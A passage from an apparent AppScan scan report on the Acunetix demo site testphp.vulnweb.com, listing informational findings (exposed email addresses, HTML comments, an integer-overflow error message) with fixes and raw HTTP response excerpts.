skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
```

...

Email Address Pattern Found

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/artists.php>

Entity: artists.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...
<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

Email Address Pattern Found

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/guestbook.php>

Entity: guestbook.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...  
  
<!--end navbar -->  
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a  
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |  
&copy;2019  
Acunetix Ltd  
</div>  
<br>  
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">  
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an  
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help  
you test Acunetix. It also helps you understand how developer errors and bad configuration may  
let someone break into your website. You can use it to test other tools and your manual hacking  
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-  
site Request Forgery (CSRF), and more.</p>  
</div>  
</div>  
...
```

Email Address Pattern Found

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/cart.php>

Entity: cart.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

Issue 7 of 11

TOC

Email Address Pattern Found

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/categories.php>

Entity: categories.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...

<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

...

Email Address Pattern Found

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/disclaimer.php>

Entity: disclaimer.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...
<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

Email Address Pattern Found

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/signup.php>

Entity: signup.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...  
  
<!--end navbar -->  
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a  
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |  
&copy;2019  
Acunetix Ltd  
</div>  
<br>  
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">  
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an  
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help  
you test Acunetix. It also helps you understand how developer errors and bad configuration may  
let someone break into your website. You can use it to test other tools and your manual hacking  
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-  
site Request Forgery (CSRF), and more.</p>  
</div>  
</div>  
...
```

Issue 10 of 11

TOC

Email Address Pattern Found

Severity: **Informational**

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/product.php>

Entity: product.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...
<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

Issue 11 of 11

TOC

Email Address Pattern Found

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: listproducts.php (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Remove e-mail addresses from the website

Reasoning: The response contains an e-mail address that may be private.

Raw Test Response:

```
...
<!--end navbar -->
<div id="siteInfo"> <a href="http://www.acunetix.com">About Us</a> | <a
href="privacy.php">Privacy Policy</a> | <a href="mailto:wvs@acunetix.com">Contact Us</a> |
&copy;2019
  Acunetix Ltd
</div>
<br>
<div style="background-color:lightgray;width:100%;text-align:center;font-size:12px;padding:1px">
<p style="padding-left:5%;padding-right:5%"><b>Warning</b>: This is not a real shop. This is an
example PHP application, which is intentionally vulnerable to web attacks. It is intended to help
you test Acunetix. It also helps you understand how developer errors and bad configuration may
let someone break into your website. You can use it to test other tools and your manual hacking
skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-
site Request Forgery (CSRF), and more.</p>
</div>
</div>
...
```

...

Issue 1 of 3

TOC

HTML Comments Sensitive Information Disclosure

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/AJAX/index.php>

Entity: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml... (Page)

Risk: It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Debugging information was left by the programmer in web pages

Fix: Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:58 GMT
Content-Type: text/html

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>ajax test</title>
<link href="styles.css" rel="stylesheet" type="text/css" />
<script type="text/javascript">
    var httpreq = null;

    function SetContent(XML) {
        var items =
XML.getElementsByTagName('items').item(0).getElementsByTagName('item');
        var inner = '<ul>';
    ...
```

HTML Comments Sensitive Information Disclosure**Severity:** Informational**CVSS Score:** 0.0**URL:** <http://testphp.vulnweb.com/>**Entity:** <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" (Page)**Risk:** It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations**Causes:** Debugging information was left by the programmer in web pages**Fix:** Remove sensitive information from HTML comments**Reasoning:** AppScan discovered HTML comments containing what appears to be sensitive information.**Original Response**

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

HTML Comments Sensitive Information Disclosure**Severity:** Informational**CVSS Score:** 0.0**URL:** <http://testphp.vulnweb.com/secured/newuser.php>**Entity:** <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd... (Page)**Risk:** It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations**Causes:** Debugging information was left by the programmer in web pages**Fix:** Remove sensitive information from HTML comments

Reasoning: AppScan discovered HTML comments containing what appears to be sensitive information.

Original Response

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:38:58 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  ...
```

I Integer Overflow 1

TOC

Issue 1 of 1

TOC

Integer Overflow

Severity: Informational

CVSS Score: 0.0

URL: <http://testphp.vulnweb.com/AJAX/infotitle.php>

Entity: id (Parameter)

Risk: It is possible to gather sensitive debugging information

Causes: Proper bounds checking were not performed on incoming parameter values
No validation was done in order to make sure that user input matches the data type expected

Fix: Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions

Reasoning: The application has responded with an error message, indicating an undefined state that may expose sensitive information.

Raw Test Response:

```
...
Warning: mysql_connect(): Lost connection to MySQL server at 'reading initial communication'
```

```
packet', system error: 111 in /hj/var/www/database_connect.php on line 2
Website is out of order. Please visit back later. Thank you for understanding.
...
```